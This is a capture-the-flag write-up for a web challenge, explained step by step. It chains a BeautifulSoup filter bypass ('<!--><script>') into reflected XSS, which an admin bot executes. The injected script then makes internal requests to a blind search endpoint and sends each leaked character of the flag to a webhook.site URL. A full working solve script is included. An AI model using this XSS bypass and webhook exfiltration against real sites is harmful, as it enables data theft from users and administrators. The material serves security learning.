We are given a website where we can search for breads.
The server uses MySQL to store data, and the flag is stored as an entry inside the breads table.
DROP TABLE IF EXISTS `breads`;

...

INSERT INTO breads (name, description, price) values
  ("Croissant", "A flaky and buttery French pastry, known for its crescent shape and layered texture.", 10),
  ("Ciabatta", "An Italian bread with a crisp crust and porous, chewy interior, perfect for sandwiches.", 20),
  ("Cream Puff", "A light, hollow pastry filled with sweet cream or custard, often dusted with powdered sugar.", 7),
  ("Baguette", "A baguette is a long, thin loaf of French bread that is characterized by a crispy crust and a chewy texture.", 12),
  ("DH{**fake_flag**}", "This is flag for you.", 10000);
There is a /report endpoint that gets an admin bot to visit the /memo endpoint with user-supplied content, so this is clearly a XSS challenge.
@app.route("/report", methods=["GET", "POST"])
def report():
    if not session:
        return redirect("/login")

    if request.method == "POST":
        text = request.form.get("memo")
        if not text:
            return render_template("report.html", msg="fail")

        url = f"http://127.0.0.1:8000/memo?memo={text}"

        if check_url(url):
            return render_template("report.html", msg="success")
        else:
            return render_template("report.html", msg="fail")

    elif request.method == "GET":
        return render_template("report.html")
The /bread endpoint allows us to search for breads, but only through internal requests.
This endpoint doesn't actually display the results of the search query, but it does throw a 404 error if no results are found, giving us a blind oracle.
Our goal would thus be to leverage XSS to SSRF to /bread and exfiltrate the flag using a side channel attack.
def get_bread_by_name(bread_name):
    try:
        query = "SELECT name FROM breads WHERE name LIKE %s"
        with lock:
            cursor.execute(query, (bread_name + "%"))
            user = cursor.fetchone()
            if user:
                return user

    except Exception as e:
        print(f"[-] db Error : {e}")
        db.close()

...

@app.route("/bread", methods=["GET"])
def bread():
    if not session:
        return redirect("/login")

    if request.remote_addr != "127.0.0.1":
        return render_template("403.html"), 403

    if request.method == "GET":
        bread_name = request.args.get("bread_name")

        if bread_name == None:
            return render_template("bread.html")

        bread = get_bread_by_name(bread_name)
        print(bread, flush=True)

        if bread == None:
            abort(404)

        if bread[0] and session["isAdmin"]:
            ## It's still under development, so I need to set it up temporarily.
            abort(404)
        else:
            return render_template("bread.html")

    else:
        abort(500)
The Jinja template for /memo renders content without autoescaping, which gives us a reflected XSS vector.
{% include "header.html" %}

    {% block content %}
    <div class="memo-container">
        <div class="memo-box">
            <h2>Memo:</h2>
            {% if memo %}
            <p>{{ memo | safe }}</p>
            {% else %}
            <p>No memo provided.</p>
            {% endif %}
        </div>
    </div>
    {% endblock %}
</body>

</html>
However, the main issue is that /memo validates our payload with check_possibility_xss(), which uses BeautifulSoup to detect and block all HTML tags.
def check_possibility_xss(memo_text):
    soup = BeautifulSoup(memo_text, "html.parser")
    return bool([tag.name for tag in soup.find_all()])

...

@app.route("/memo")
def memo():
    text = request.args.get("memo", "")
    if check_possibility_xss(text):
        return render_template(
            "memo.html", memo="[REDACTED] - A text with potential for XSS"
        )
    else:
        return render_template("memo.html", memo=text)
To bypass this, we can trick BeautifulSoup into parsing our payload as one large HTML comment.
<!--><script>alert(1)</script>-->Now, we can expand on our XSS vector to exfiltrate the flag.

The challenge description states that the flag consists of 32 character long hexadecimal string.
My implementation below is only able to leak one character per script run, as the admin browser would close after the first 200 status response for some reason.
I opted to use XMLHttpRequest() to force synchronous requests and hang the admin browser just long enough for the entire charset to be bruteforced (note that requests still have a chance of not completing, but the reliability is significantly boosted).
function req(method, url, header=null, data=null) {
    const x = new XMLHttpRequest()
    x.open(method, url, false)

    if (header)
        x.setRequestHeader(...header)

    x.send(data)

    return x.status
}

req('POST', '/login', ['Content-Type', 'application/x-www-form-urlencoded'], 'username=<username>&password=<password>')

flag = 'DH{'

for (const char of 'abcdef0123456789}') {
    resp = req('GET', `/bread?bread_name=${flag + char}`)

    if (resp == 200) {
        flag += char
        req('GET', `<webhook>?e=${flag}`)
        break
    }
}
Now we just need to manually submit our payload and extract the flag character by character until we obtain the full flag.
Below is my full solve script for this challenge.
import requests
from urllib.parse import quote

url = "http://host8.dreamhack.games:18189/"
s = requests.Session()

# login
creds = {
    'username': 'hacked',
    'password': 'hacked'
}

res = s.post(f'{url}/signup', data=creds)
res = s.post(f'{url}/login', data=creds)

print("> Logged in")

# xss
def leak(flag):
    webhook = 'https://webhook.site/8e62ae90-f77e-408a-a2f4-7b19634e352d'

    payload = '''
    <!--><script>
        function req(method, url, header=null, data=null) {
            const x = new XMLHttpRequest()
            x.open(method, url, false)

            if (header)
                x.setRequestHeader(...header)

            x.send(data)

            return x.status
        }

        req('POST', '/login', ['Content-Type', 'application/x-www-form-urlencoded'], 'username=hacked&password=hacked')

        flag = '%s'

        for (const char of 'abcdef0123456789}') {
            resp = req('GET', `/bread?bread_name=${flag + char}`)

            if (resp == 200) {
                flag += char
                req('GET', `%s?e=${flag}`)
                break
            }
        }

    </script>-->''' % (flag, webhook)

    res = s.post(f'{url}/report', data={
        'memo': quote(payload)
    })

flag = 'DH{'

print("Flag:", flag, '|', f'{len(flag)}/{32 + 4}')

leak(flag)
Flag: DH{21617d554c9d1035d981a533a8c4a878}